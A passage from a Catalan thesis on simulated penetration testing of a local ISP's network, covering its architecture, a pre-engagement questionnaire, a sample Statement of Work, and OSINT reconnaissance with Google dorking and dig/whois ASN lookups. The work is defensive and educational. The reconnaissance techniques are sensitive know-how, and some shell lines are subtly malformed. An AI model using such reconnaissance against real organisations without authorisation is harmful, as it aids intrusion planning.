Un dels aspectes diferenciadors d'aquest treball amb d'altres projectes que es poden trobar per internet era el de treballar sobre la xarxa d'una ISP. Per a entendre millor les característiques que diferencien aquestes xarxes de les de qualsevol altra organització s'ha disposat de l'ajuda i col·laboració d'una petita ISP d'àmbit local. Al llarg d'un seguit d'entrevistes i reunions s'han anat definit quins elements es poden trobar en aquest tipus de xarxa així com també s'ha pogut anar consultant dubtes. Una de les reunions de les que es va poder obtenir més material per a desenvolupar la xarxa va ser precisament la primera. A continuació s'adjunta una part del resum d'aquell primer contacte.

#### DESCRIPCIÓ

A la primera reunió / consulta amb la ISP s'han tractat sobretot temes com l'arquitectura de xarxa que implementen i característiques d'aquesta, els dispositius i serveis que s'ofereixen i el funcionament de CG-NAT. Tot i que al final la reunió no ha seguit el guió que s'havia preparat, si que s'han pogut tractar tots els temes que apareixien en aquest en forma de dubtes.

#### LA XARXA

La xarxa d'aquest tipus d'ISP locals, a diferencia del que es creia, no son molt diferents d'una xarxa privada o LAN. L'estructura és pràcticament la mateixa però afegint redundància d'enllaços, sense molts dispositius addicionals a banda d'algun tallafoc i un servidor de gestió i control de xarxa. La gran majoria de serveis sinó tots es troben externalitzats als núvol. Aquest fet per una banda resulta positiu de cara a dissenyar la xarxa per al treball ja que no

s'hauran de cercar i simular dispositius que estan resultant difícils de trobar en forma d'imatge per virtualitzar.


### SEGURETAT DE LA XARXA

Els mecanismes de seguretat emprats en aquesta xarxa són bàsics, però degut a la simplicitat d'aquesta resulten molt efectius. Per una banda tenim el control de trànsit amb firewalls amb regles sobretot per al trànsit sortint (dels end points cap a dalt) i ACL per al trànsit entrant (dels gateways cap a baix). La major part dels problemes de seguretat si no tots es troben a la capa d'accés i no pas la pròpia xarxa (distribució i nucli). Per posar un exemple, van patir una denegació de servei però no per un atac a la xarxa en si sinó com a dany colateral degut a l'atac a un, i la xarxa únicament es va veure afectada degut a que l'encaminador que s'ocupava de la traducció CG-NAT es va veure saturat. En quant a la xarxa, pràcticament tota treballa en capa 3 a banda dels enllaços que van dels encaminadors PPPoE fins a les OLT. Aquests funcionen a la vegada de configuradors de les VLANS, de les característiques del servei ofert als clients (PPP) i de balanceig de trànsit / càrrega. La majoria d'accessos als dispositius es realitza a través dels túnels / vlans generats des d'aquests dispositius i hi ha poc ús, tot i que n'hi ha, de gestió mitjançant ssh, sobretot en dispositius de la capa superior (distribució).

### CG-NAT

La CG-NAT no és molt diferent de com funcionaria una NAT, simplement que es proporciona aquest just abans del border gateway, és a dir, és l'entrada de la secció de distribució. Permet port forwarding (un 4096 ports per ip privada traduïda). Com que molts dispositius acaben compartint ip publica, hi ha tot un sistema de monitoratge i logging al controlador de la xarxa que reporta problemes i amb els que poden identificar la ip privada (l'usuari) que ha provocat aquest incident així com modificar al moment les IP assignades per evitar possibles bloquejos per IP a altres clients que estiguin compartint la IP.

Amb aquesta primera reunió i les següents, s'ha pogut anar construint una topologia amb tots els serveis que incorpora la xarxa. Addicionalment s'han afegit alguns serveis dels que es troben *externalitzats* per a oferir mes opcions a l'hora de desenvolupar l'auditoria. La Topologia de Xarxa que s'espera poder arribar a tenir implementada per la ultima iteració es pot observar a la imatge següent.




*Il·lustració 8 - Xarxa ISP Bàsica*

ITERACIONS DE LA XARXA

Per poder desenvolupar tots aquells procediments de *pentest* que es creguin oportuns sobre la xarxa s'ha decidit anar desenvolupant aquesta de manera progressiva, des d'un estat bàsic amb els dispositius mínims per al seu funcionament fins a l'estat final que emularà el desplegament de la xarxa d'una ISP local amb tots els serveis i protocols que aquesta ofereix. D'aquesta manera es podran obtenir resultats a les fases d'escaneig, anàlisi de vulnerabilitats i explotació que no es podrien obtenir si es partís des d'una xarxa amb tots els mecanismes de control, seguretat i detecció ja implementats. Aquestes xarxes es podran trobar al directori ***Networks*** del repositori en forma d'iteració d'una xarxa sobre la que s'aniran afegint de manera progressiva elements, dispositius, serveis i configuracions. L'objectiu és arribar a una iteració final amb una xarxa similar a la que s'ha descrit al capítol 1.2 d'aquest apartat.

**En cada iteració s'hi podrà trobar**

- *Topologia lògica de la xarxa*
- *Una breu descripció de les característiques de la xarxa*
- *Adreçaments*
- *Configuracions per a cada dispositiu*
- *Configuracions d'elements de seguretat i control*
- *Possibles vulnerabilitats de la xarxa en l'estat actual*

Addicionalment cada xarxa es desarà en format de projecte de GSN3 així com les diferents màquines virtuals que s'utilitzin com a *guests* per poder reproduir de manera individual algunes tècniques en qualsevol moment donat o a l'hora de validar alguns resultats a l'hora de desenvolupar les conclusions d'aquest treball. Tots els arxius utilitzats per a la configuració i posada en marxa de les xarxes als que es fa referència es poden trobar tal i com ja s'ha mencionat dins del directori de cada xarxa al repositori del treball[70].

[70] *fcodinap/gei_tfg_fcodinap/network, GitHub Repository.*

# 3. RESULTATS: ESTUDI PRÀCTIC DE LES FASES D'UN PENTEST

## 3.1. FASE 0: PRE ENGAGEMENT

En aquesta fase prèvia al pentest és important establir quines són les expectatives i objectius a l'hora de dur a terme una auditoria sobre el client i en aquest cas sobre la xarxa. Mitjançant entrevistes prèvies amb el client es generarà un o més documents per aquest on s'estableixin les bases d'actuació, les tasques que es duran a terme, un resum de l'entorn i les seves motivacions per dur a terme actuacions de seguretat com aquest pentest.

Addicionalment en aquest apartat, a partir de converses amb la ISP local amb la que s'està col·laborant s'ha generat un document anomenat SOW document on es tractaran aquests punts així com d'altres que s'han cregut necessaris. Cal remarcar que tant els següents capítols d'aquest apartat com les converses, entrevistes i el contracte de serveis que es genera en aquesta fase per aquest treball de fi de grau es limiten a una simulació i en cap cas s'ha signat cap contracte de serveis real.

### REUNIONS INICIALS AMB EL CLIENT

La ISP local és una empresa que ofereix serveis de connexió a internet i telefonia en una àrea geogràfica reduïda. De manera recent, aquesta ha ampliat i pres responsabilitat de la totalitat de la infraestructura de la xarxa, manteniment i gestió de els quals recentment es trobaven en mans de tercers. Degut a aquests canvis recents i amb la intenció d'avaluar l'estat de la seguretat de la xarxa així com per millorar el servei ofert als seus clients, la ISP ha considerat oportuna la contractació i execució d'un pentest sobre l'actual xarxa.

En un primer contacte amb els responsables de la ISP, al tractar-se de la primera vegada que aquesta organització contracta o aplica serveis d'auditoria de xarxa sobre el seu entorn, s'ha descrit el procediment de pentest, les fases en les que consisteix, quins són els documents que aquest generarà i quin sol ser el procediment habitual de treball.

**Algunes de les qüestions que s'han presentat al client es troben descrites a la següent llista de manera resumida**

- *Què és un pentest de Xarxa?*
- *Perquè es sol dur a terme un Pentest?*
- *Quins són els principals objectius?*
- *En quina forma es reben els resultats?*

Seguidament i després d'una descripció del procediment inicial s'ha procedit a completar un qüestionari per determinar abast i límits d'actuació del pentest així com requeriments específics que han sorgit per part del client. Un resum d'aquest qüestionari i les respostes del client es pot llegir a continuació. Aquest ajudarà a definir una mica el context sobre el que es du a terme el pentest i a definir de manera bàsica el possible pla d'actuació que es definirà al SOW.

- **Perquè s'ha considerat la necessitat de realitzar una auditoria de xarxa?**

Després d'ampliar responsabilitats sobre la totalitat de la xarxa i l'ampliació de la infraestructura de la xarxa de l'empresa, aquesta ha crescut tant en capacitat com abast. A dia d'avui s'arriba a cobrir un 90% del territori de les poblacions on disposem de xarxa pròpia, sent la ISP amb major cobertura a la zona. Amb aquesta ampliació s'han realitzat canvis de localització d'alguns serveis i a dia d'avui des de la capa de nucli fins la d'accés es troba a les centrals de la ISP.

Degut a aquests canvis recents i la re-definició de la topologia de la xarxa hem cregut que era necessari determinar l'estat actual en quant a seguretat de l'empresa ja que un dels principals valors que es promouen des la pròpia són les de l'accés segur a internet. Per poder assolir els nivells de seguretat adients que volem oferir als nostres clients s'ha dut a terme la implantació de tot un seguit de mesures de seguretat en quant a disseny, configuració i implementació de la nova topologia i creiem que la millor manera d'avaluar totes aquestes mesures que s'han dut a terme era mitjançant un pentest extern.

- **Quines són les expectatives i/o objectius del client a l'hora de contractar una auditoria?**

  Principalment la de validar la feina realitzada i descrita anteriorment sobre les noves mesures de seguretat adoptades. Els principals objectius són descobrir si hi ha algun punt a reforçar així com detectar possibles errors de configuració. En quant a expectatives, esperem poder sortir reforçats amb un anàlisi de resultats positius, on s'indiqui que la xarxa en el seu estat actual respon de manera correcta davant d'atacs generals i específics.

- **Hi ha algun aspecte de la xarxa que s'hagi de posar a prova en particular? S'han de centrar esforços en algun punt en concret?**

  La major preocupació per part nostra és la de la seguretat dels usuaris per una banda i la resiliència de la xarxa davant d'atacs per l'altra. Som una empresa que treballa única i exclusivament per a clients particulars i que aquests puguin disposar de connexió de manera ininterrompuda és una de les nostres prioritats. Qualsevol element de la xarxa que sigui susceptible a atacs i que aquests puguin suposar una interrupció del servei seria un punt en el que centrar-se. Per altra banda ens interessaria veure si les dades que s'emmagatzemen dels clients es troben degudament protegides i si en algun punt de la xarxa aquestes es poden arribar a filtrar.

  Si s'ha de donar prioritat en algun aspecte en particular ens agradaria posar a prova tots aquells serveis o dispositius que es puguin veure afectats per denegacions de serveis ja sigui en forma de reducció de qualitat o quantitat del servei com d'aturades completes de la xarxa.

- **S'han descrit 3 tipus de pentest en funció de la informació inicial de la que es disposa: *Black-box*, *Grey-box* i *White-Box*. Segons la definició donada per aquests, quina quantitat d'informació es voldria posar a disposició de l'empresa que realitza el pentest? És a dir, quin tipus d'atacant o adversari es voldria simular?**

L'empresa és una empresa local ben coneguda a la zona i per tant creiem que no te molt de sentit realitzar un pentest sense subministrar certa informació sobre l'empresa o la xarxa. Considerem que la opció que millor defineix un possible atacant (en base a estudis que hem realitzat en el nostre pla de seguretat) és la de *Grey-box*, doncs qualsevol informació sobre l'empresa és coneguda així com el nom de les persones que treballen a l'empresa, dispositius i models que s'utilitzen o cobertura de la nostra xarxa, mentre que d'altra informació com disseny de la xarxa, mesures de seguretat implementades o accés només es troben a l'abast d'un equip de 3 o 4 persones que conformen el departament IT.

- **De quina manera es desitja que es tractin les dades o la informació que es pugui recopilar al llarg del pentest a l'hora de presentar-ho en un informe?**

  Com que el fet de tenir una bretxa de seguretat en quant a informació és en sí un fet greu per nosaltres sigui quina sigui aquesta informació, preferiríem que simplement s'indiqués quin tipus d'informació s'ha pogut trobar o filtrar en comptes la informació en sí. És a dir, si es troben dades de clients, no ens interessa saber quin client exactament si no si són dades personals, bancàries, etc. Hi ha una excepció, i és el cas de claus d'accés. En la nova implantació de mesures de seguretat s'ha dut entre d'altres una formació del personal de tots els departaments en quant a seguretat de les claus que s'utilitzen. Si s'exposés algun dispositiu o element de la xarxa mitjançant l'ús de claus poc segures o credencials mal emmagatzemades sí que ens interessaria rebre exactament aquesta informació de cara a reforçar la formació del personal encarregat corresponent.

- **Es notificarà al personal del departament responsable de la xarxa o d'altres departaments de que s'està executant un pentest sobre l'empresa i la xarxa en particular?**

  Tot i que creiem que no és necessari que la majoria de departaments tinguin coneixement del pentest, sí que creiem necessari que s'informi al personal responsable de la xarxa, per poder observar quina és la resposta que es dona davant possibles incidents que es puguin detectar si es dona el cas.

- **Arribat el moment és possible que algun servei es vegi exposat a atacs. Aquest serveis es poden aturar de manera temporal durant l'atac o per el contrari hi ha serveis que no s'haurien d'atacar i només indicar en els resultats que aquest servei s'ha vist afectat?**

  Tot i que creiem que les mesures actuals són les adequades per respondre de manera efectiva davant d'atacs a serveis de la xarxa, no creiem que sigui convenient el risc d'aturar cap servei en particular i menys si això suposa una afectació cap als nostres clients. El simple fet de saber que un servei es podria haver aturat és informació suficient sobre la vulnerabilitat d'aquest. Per tant, preferim que no s'aturi cap servei al llarg del pentest encara que aquest fet suposi un anàlisi menys exhaustiu de la xarxa.

- **Quin tipus d'informe s'espera obtenir? S'han d'incloure recomanacions basades en els resultats del pentest o únicament indicar quins problemes s'han trobat a la xarxa?**

Som conscients que tot i que el nostre departament responsable de la xarxa disposa de professionals perfectament preparats per a la resolució de problemes a la xarxa, una empresa que es dedica a realitzar pentest en d'altres entorns disposarà de més experiència i possibles solucions a problemes que s'hagin anat trobant al llarg de la seva activitat. Per tant, estaríem molt interessats en conèixer quines solucions s'han pres en entorns similars per a problemes similars i així poder avaluar possibles accions a dur a terme per millorar el pla de seguretat. S'agrairan tant recomanacions generals com més específiques per a la nostra xarxa.

EXEMPLE BÀSIC D'UN SOW

---

# STATEMENT OF WORK

### PENTEST DE LA XARXA DE LA ISP LOCAL

Francesc Codina Pena, TFG - UOC

**TRASFONS**

La ***ISP* local** és una empresa que proveeix de serveis de connexió a internet mitjançant una infraestructura pròpia de fibra òptica amb cobertura en diverses poblacions. L'empresa porta en actiu uns 5 anys i aquest últim ha realitzat gran quantitat de millores en la xarxa així com l'ampliació d'aquesta, fet a ha suposat una millora del servei que ofereix als seus clients i un major control de la qualitat d'aquest. L'actual base de clients és del voltant de pocs milers, als quals ofereixen una connexió a internet de qualitat i sense interrupcions des de 100Mb fins a 500Mb de fibra simètrica.

**Francesc Codina Pena** és una empresa de seguretat informàtica especialitzada en seguretat en sistemes i xarxes que mitjançant la simulació d'atacs analitza les mesures de seguretat existents i proposa possibles millores en base als actuals perills als que es pot veure exposada una xarxa.

Degut a recents canvis, *ISP* local ha sol·licitat un pentest de la xarxa per detectar possibles errors en la implantació de les noves mesures de seguretat així com vulnerabilitats no detectades en prèvies auditories internes. Aquest pentest hauria de servir per establir nous objectius per a la *ISP* així com per validar la nova política de seguretat adoptada per fer front a problemàtiques de seguretat en xarxes actuals.

**INFORMACIÓ I DESCRIPCIÓ INICIALS DE LA XARXA OBJECTIU**

La *ISP* local disposa també de serveis de telefonia mòbil i de televisió, tots sota la mateixa direcció. Els noms dels responsables de la direcció de l'empresa així com de la localització de la seva seu són coneguts. *ISP* local ha cregut convenient afegir certa informació sobre l'empresa en general així com la xarxa.

- El departament de *IT* disposa de 4 professionals dedicats a la monitorització activa i passiva de la xarxa així com de la configuració dels elements en aquesta.
- Els dispositius de nucli i distribució de la xarxa es troben centralitzats a les pròpies oficines de la ISP mentre que els elements d'accés es troben distribuïts en tot l'àmbit local on la *ISP* disposa de xarxa pròpia.

- L'àrea privada dels departaments de màrqueting, atenció al client i gestió de la xarxa es troben dins de la mateixa xarxa.
- S'ha preferit no donar cap indicació sobre la topologia de la xarxa tot i que sí que s'indica que el *BNG-BRASS* es troba actualment a la mateixa localització geogràfica i que les connexions amb la distribuïdora de xarxa han canviat aquest últim any (Canvi de *AS-PEER*[71])
- Alguns dels seus clients són cadenes d'hotels de la localitat i s'han implementat xarxes LAN i WAN personalitzades que interconnecten els hotels en diferents localitzacions.
- Algunes d'aquestes xarxes fetes a mida inclouen alguns serveis de tipus web o base de dades.
- Alguns clients han sol·licitat la creació de *VPN*. En aquests casos la *ISP* ofereix els serveis de configuració per a serveis que ofereixen tercers, però no ofereix la seva pròpia implementació de *VPN*.
- La *ISP*, tot i que disposa d'un petit banc d'adreces *IPv6* públiques, no implementa actualment aquest protocol en cap dels seus dispositius ja que no està previst fins a dintre d'un temps començar amb l'adaptació i canvi de *IPv4* a *IPv6*.

**OBJECTIUS**

### Els objectius d'aquest *pentest* són

- Posar a prova el nou pla de seguretat implementat.
- Descobrir possibles errors d'implantació de la xarxa
- Posar a prova la resistència de la xarxa davant de denegacions de servei
- Descobrir possibles bretxes de seguretat en referencia a dades de caire sensible tant de clients com de la pròpia empresa.
- Oferir solucions actuals a problemes actuals mitjançant un informe específic per a la xarxa de la ISP

**METODOLOGIA DE TREBALL**

Per dur a terme el pentest es farà servir un procediment estàndard basat en fases. La primera fase és la que es representa amb aquest document on s'estableixen tant les bases d'actuació com els objectius i expectatives de l'empresa contractant. Seguidament es duran a terme fases de recopilació d'informació (OSINT), escaneig i enumeració de serveis de la xarxa, detecció, descripció i anàlisi de vulnerabilitats i explotació d'aquestes últimes. Per últim es realitzarà un anàlisi de les dades generades així com un informe exhaustiu per descriure l'estat actual de la xarxa. Aquest informe inclourà vulnerabilitats trobades, la gravetat d'aquestes, el procediment amb el qual s'ha pogut explotar les vulnerabilitats i recomanacions sobre com solucionar-les

Tot aquest procediment es durà a terme des d'una metodologia de seguretat ofensiva. Aquesta metodologia implica la simulació d'un atacant o adversari que intenta realitzar un atac sobre la xarxa i l'ús d'eines, tècniques i tecnologies que aquest atacant podria utilitzar. Aquest mètode resulta realment efectiu degut al punt de vista que s'adopta al executar l'auditoria ja que d'aquesta manera és possible detectar problemes a la xarxa que des d'un altre punt de

[71] *Autonomous System veí.*

vista podrien quedar amagats sota estàndards de configuracions que s'hagin seguit per definir el pla de seguretat implementat per la *ISP*.

**DESCRIPCIÓ I OBJECTIUS DEL PROCEDIMENT**

En primer lloc es durà a terme la recopilació d'informació d'accés públic. Aquesta informació pot servir a un atacant per entendre millor l'estructura de l'objectiu així com per a millorar les possibilitats d'accés a la xarxa. Les eines i tècniques utilitzades no són invasives i és difícil per a l'objectiu poder determinar si està sent objectiu d'un atac de recopilació d'informació. Els resultats d'aquesta fase determinaran quina informació sobre la *ISP* és d'accés públic i si alguna d'aquesta informació s'hauria de tractar de manera diferent ja que pot suposar un problema de seguretat per a la xarxa i la pròpia empresa.

Seguidament es durà a terme un escaneig més invasiu sobre la pròpia xarxa. Aquest escaneig es pot realitzar tant des d'un punt d'accés de la xarxa (intern) com des de fora de la pròpia (extern). En ambdós casos, si l'empresa disposa de sistemes de detecció d'intrusions o seguiment d'activitat a la xarxa, aquests es podran posar a prova, ja que es tracta d'una fase que deixa certa petjada a la xarxa i els sistemes de seguretat implementats. L'objectiu d'aquesta fase serà la de donar forma a la topologia de la xarxa, com es troba aquesta implementada, quins dispositius s'utilitzen i quins possibles serveis són susceptibles a atacs. Una xarxa perfectament protegida hauria de ser transparent per als seus usuaris així com per als usuaris externs que hi accedeixin, així que l'informe d'aquesta fase inclourà tota aquella informació que s'ha pogut obtenir i que ha ajudat al descobriment de possibles vulnerabilitats des d'on l'atacant accedirà a la xarxa.

Una vegada l'atacant hagi recopilat tota la informació sobre l'objectiu, la següent actuació serà la d'analitzar aquesta informació en cerca de possibles vulnerabilitats i intentar explotar aquestes. Algunes de les vulnerabilitats que es cercaran i en les que principalment es centrarà aquest pentest seran les que permetin realitzar una denegació parcial o total dels serveis de la xarxa així com aquelles vulnerabilitats que exposin dades sensibles a les que pugui tenir accés l'atacant.

Per últim, al final de l'execució del pentest es generaran els informes corresponents per a cada fase així com un que doni una visió general dels resultats. En base a aquests últims també s'inclouran recomanacions sobre el pla de seguretat actual així com possibles modificacions per millorar alguns aspectes en particular.

**CLAUSULES I ALTRES CONDICIONS LEGALS DEL PRESENT CONTRACTE**

En aquest apartat es descriuen algunes de les clàusules i condicions de les actuacions que es duran a terme així com la definició de responsabilitats, acceptades totes elles al signar aquest document.

I. **L'empresa ISP local dona consentiment a Francesc Codina Pena** per dur a terme les accions descrites a l'anterior apartat així com les que es creguin necessàries per a l'execució d'un pentest sobre la xarxa de l'empresa a excepció de les parts de la xarxa que es puguin indicar en altres clàusules.
II. **Les xarxes privades i dispositius que no pertanyen a la ISP** com les LAN dels clients i els seus dispositius queden fora de l'abast. Únicament es permetrà la interacció amb encaminadors propietat de la ISP a la capa d'accés però en cap moment cap actuació ha de tenir com objectiu un dispositiu o servei d'un client.

III. **La ISP informa de que no existeix cap dispositiu o sistema dins de la seva xarxa propietat de tercers**. En cas d'identificar-se'n algun en algun moment del procés, la ISP haurà d'informar a Francesc Codina Pena i l'eximirà de qualsevol responsabilitat en cas de que s'hagi vist afectat per qualsevol actuació.

IV. **La ISP eximeix de qualsevol responsabilitat legal que pugui derivar del pentest** a Francesc Codina Pena, sigui aquesta o no derivada del pentest i sempre que aquest hagi actuat segons s'indiquen en d'altres clàusules i condicions del present contracte.

V. **En cas de detectar una vulnerabilitat** sobre un servei essencial de la xarxa, aquesta s'analitzarà i s'estudiaran possibles explotacions, però no es podrà dur a terme cap actuació que suposi la parada d'aquest servei.

VI. **Francesc Codina Pena es compromet a tractar de manera confidencial i anònima** qualsevol informació que es pugui recopilar durant el pentest, tant si es tracta d'informació sensible i personal dels clients com si es tracta d'informació referent als treballadors de la ISP o la pròpia empresa.

VII. **Una vegada entregats els informes finals i acceptats aquests**, Francesc Codina Pena es compromet a eliminar qualsevol informació recopilada durant tot el procés en el termini de 2 mesos.

VIII. **La duració de tot el procés queda determinat en 12 setmanes** a partir del seu inici i la validesa d'aquest contracte es trobarà limitada a aquest termini.

IX. **Francesc Codina Pena es compromet a actuar amb responsabilitat i professionalitat**, seguint estàndards per a aquest tipus d'actuació. No s'actuarà en cap moment per obtenir un benefici propi fora de l'abast del pentest.

La signatura d'aquest document implica l'acceptació de les clàusules anteriors així com l'aprovació per a l'execució d'un pentest sobre la xarxa de la ISP local.

***Responsable ISP*** ***Francesc Codina Pena***

Lloret de Mar a 18 d'Abril de 2023

---

## 3.2. FASE 1 : RECONEIXEMENT INICIAL (OSINT)

*L'Open Source Intelligence* pot tenir moltes formes diferents i en funció de la raó per la que es duguin a terme la recollida d'aquesta informació aquesta es trobarà definida d'una manera o una altra. Per a l'estudi que es du a terme en aquest treball (i en la majoria de pentest, ja sigui de xarxes o d'altres tipus) *l'OSINT* es pot descriure com tota aquella informació que pertany al domini públic o que és d'accés públic. En alguns casos aquesta informació es troba darrera barreres d'accés en forma de subscripció o pertinença a una empresa que es dedica a recollir informació, però no per això deixa de ser d'accés públic.

És important tenir en conte però, que tot i que aquesta informació es pugui obtenir de manera pública, existeixen lleis que la protegeixen com per exemple la LOPDGDD[72] a l'estat Español i cal diferenciar clarament entre obtenir la informació i fer ús d'aquesta informació. És per aquesta raó que a la fase inicial anterior cal establir de manera clara entre d'altres, què es farà, com es tractarà, com s'emmagatzemarà i què passarà una vegada acabat tot el procés amb tota aquesta informació. Cal tenir clar que si s'obtenen dades personals de treballadors o dades sensibles sobre el sistema o empresa que gestiona aquest, aquestes seran de caràcter sensible i requeriran d'un tractament d'acord amb la legislació vigent. Caldrà doncs tenir en conte algunes consideracions a l'hora de realitzar aquesta fase, que es detallen a continuació:

- El sistema on s'emmagatzemi aquesta informació ha d'estar protegit correctament per evitar filtracions de les dades de manera pública. A banda de precaucions preses durant el procés d'obtenció d'OSINT, una possible mesura és la d'encriptar tota aquesta informació.
- A l'hora d'incloure tota aquesta informació en els informes que es generin, s'haurà de tenir en conte que molta gent podria accedir a aquests i per tant l'ofuscació en part d'aquestes dades pot ser una acció útil de cara a no filtrar dades sensibles.
- Cal establir amb el client qui es farà càrrec de les dades una vegada acabi l'auditoria, o si per el contrari aquestes s'esborraran. En el segon cas, s'han d'escollir procediments segurs i fiables d'esborrat d'informació i descriure el procediment de manera exhaustiva.

En aquest capítol es descriuran en primer lloc les eines de les que es disposa per obtenir informació, seguidament es classificarà la informació segons el tipus, que aporta aquesta i on s'aplicarà en el pentest. Per últim es detallarà com es pot preparar aquesta informació de cara a l'ús que se'n farà a les fases posteriors d'escaneig, enumeració, anàlisi de vulnerabilitats i explotació.

### EINES

Les eines utilitzades per a recopilar OSINT en molts casos no solen ser específiques del camp de la seguretat informàtica. Qualsevol mètode que serveixi per recollir informació serà vàlid,

[72] *Ley Orgànica 3/2018, de 5 de diciembre, de Protección de Datos Personales y garantía de los derechos digitales - BOE-A-2018-16673 – Gobierno de España*

tot i així, a continuació s'enumeraran i es descriurà l'ús d'algunes de les eines més útils per a tot el procés a dur a terme en aquesta fase.

#### GOOGLE I D'ALTRES CERCADORS WEB[73]

Encara que no ho pugui semblar, el cercador *Google* és una de les eines més potents a l'hora de recopilar OSINT. El cercador disposa d'un sistema d'indexació capaç de trobar gairebé qualsevol tipus d'informació que s'hagi publicat a la xarxa, però com que aquesta indexació pot estar esbiaixada en funció de la manera que *Google* dona valor a les dades, caldrà acompanyar la cerca amb sentit comú, experiència a l'hora de determinar quina informació pot ser rellevant, paraules clau adequades i operadors avançats dins de la pròpia cerca per millorar els resultats obtinguts. Aquest ús d'operadors especials es coneix com a cerca avançada tot i que també es pot trobar sota el nom de *Google Dorking* quan es parla de tècniques d'obtenció d'OSINT.

L'ús d'aquesta eina de cara a obtenir informació sobre una ISP podrà retornar entre d'altres direccions, noms de treballadors, direccions físiques de dispositius de la xarxa o informació sobre els clients, informació que es podrà utilitzar en fases posteriors.

#### LOOKUPS

Existeixen a la xarxa multitud d'eines de cerca més especialitzades que no pas els cercadors tradicionals i que seran d'utilitat quan es necessiti trobar una informació concreta. Aquestes eines reben el nom de *Lookups*(Cerques) i es poden trobar pràcticament per a cada tipus d'informació existent. En el cas d'una ISP pot interessar trobar informació sobre direccions IP, sobre localització geogràfica i molts d'altres. A continuació s'enumeren aquelles eines de cerca que es consideren més rellevants i que s'utilitzarien en el cas de recopilar informació d'una ISP.

##### ASN I BGP LOOKUP

Una ISP ha de disposar d'un identificador *ASN* i per obtenir-lo, tal i com ja s'ha descrit en anteriors apartats és necessari que implementi *BGP*. Tota la informació que genera *BGP* i les propietats d'un *ASN* es troba emmagatzemada per el seu respectiu *RIR*[74] al que pertanyen les *IP* públiques que la *ISP* té assignades. Existeixen moltes eines com *BGP View*[75] que mitjançant el nom del *ASN* realitzarà un *whois*[76] a la base de dades del *RIR*. Entre d'altres moltes dades que retornarà la cerca es poden observar:

- **Resum de la ASN**: Data d'assignació de l'identificador, transit estimat, tipus de trànsit més habitual, nombre de IP de les que disposa així com els prefixes.
- **Adreces** tant físiques com de correu electrònic
- **Veïns** en el protocol BGP
- **Encaminament** que segueix el trànsit sortint en forma de graf
- Arxiu **WHOIS**, d'on es podrà extreure molta informació addicional de la organització.
- Una llista amb els **prefixos** IP.

---

[73] *OSINT Tools, Browsers – OSINT TECHNIQUES, Tools*
[74] *Regional Internet Registry.*
[75] *BGPView by Security Trails*
[76] *WHOIS [RFC 3912]*

IP LOOKUP

Els IP *lookups* retornaran tota la informació disponible sobre una adreça i actualment n'existeixen centenars de disponibles. Un exemple seria *WhatsMyIp*[77], on introduint una direcció IP es rebrà un resum d'informació relacionada amb aquella direcció com l'AS a qui es troba assignada aquesta o informació geogràfica.

MÉS ENLLÀ DELS LOOKUPS

Quan es treballa sobre la recopilació d'informació d'una ISP, a banda de les dades que es puguin obtenir de caire empresarial com el CIF, adreces i d'altres, es voldrà obtenir tota aquella informació més específica com identificador AS, bloc d'adreces IP de les que disposa, abast de la seva xarxa i possibles models de dispositius que utilitzi entre d'altres. De nou, aquesta informació es recupera de consultes que les eines realitzen sobre la base de dades del *RIR* respectiva així com de possibles bases de dades privades. A l'hora de realitzar cerques, les dos anteriorment mencionades seran els principals quan es treballi sobre una ISP, però si es vol ampliar informació o no s'ha trobat aquella que es creu necessària, sempre es poden realitzar cerques addicionals amb d'altres serveis de *lookup* que es poden trobar al segon apartat de Osint Tecniques[78] així com a l'apartat corresponent de OSINT framework[79].

Per altra banda cal destacar que tots aquests *lookups* realitzats a través de cercadors webs poden realitzar-se també a través de comandes si no es disposa de navegador. Simplement caldrà realitzar la consulta corresponent a les bases de dades del *RIR* mitjançant *l'API*[80] que aquesta proporciona. Comandes com *dig*[81] o *whois*[82] o eines com *ASN Lookup Tool and Traceroute Server* [83] permetran recuperar la mateixa informació que les versions corresponents utilitzades en navegadors.

LOOKUPS MITJANÇANT COMANDES

En molts casos al realitzar un pentest sobre una xarxa es disposarà únicament d'un conjunt d'adreces públiques que pertanyen a la ISP sobre la que s'està treballant. Mitjançant aquestes adreces es pot realitzar una cerca d'informació fent ús de la comanda `dig`. *Dig* realitzarà *DNS Lookups* i retornarà informació sobre la cerca que pot ser d'utilitat per iniciar la fase de reconeixement inicial d'un pentest. A continuació es presenta un exemple d'ús bàsic, que pot ser ampliat i modificat a partir de les opcions que es poden veure a `man dig`.

```
dig $(dig -x 5.59.171.1 | grep PTR | grep -Eo '[0-9]{1,3}\.[0-9]{1,3}\.[0-
9]{1,3}\.[0-9]{1,3}').origin.asn.cymru.com TXT +short > dig_lookup.txt
```

OPCIONS

- `-x`: S'indica que en comptes d'un nom es passa una adreça IP
- `grep PTR`: Selecciona els registres PTR

---

[77] *IP Lookup - WhatsMyIP*
[78] *OSINT Tools – OSINT TECHNIQUES, Tools*
[79] *The OSINT Framework - OSINT Framework*
[80] *Application Programming Interface.*
[81] *Dig – Linux Manual Page*
[82] *Whois – Linux Manual Page*
[83] *ASN Lookup – nitefood, Github repository*

- `grep -Eo`: Selecció d'adreces IP
- `+short`: Versió resumida de l'output

Els resultats es presenten en les següents columnes: *ASN, Prefix, País, RIR i data d'assignació*. Aquest resultat es pot començar a emmagatzemar per al procés de recerca d'informació i el seu ús posterior.

```
"205715 | 5.59.171.0/24 | CZ | ripencc | 2012-06-04"
```

```
ASN=cat dig_lookup.txt | sed 's/["]//g' | awk '{print $1}'

IP=cat dig_lookup.txt | sed 's/["]//g' | awk -F'|' '{print $2}'

echo 'AS'$ASN 'owns:'$IP
```

```
AS205715 owns: 5.59.171.0/24
```

Tot aquest procés es pot automatitzar mitjançant la creació d'un script per disposar de manera ràpida d'un *ASN Lookup*. A tall d'exemple s'inclou `asn_lookup.sh` que realitzarà tots els passos anteriors. Una manera d'obtenir tota la informació de la que disposa el RIR és mitjançant la comanda `whois`
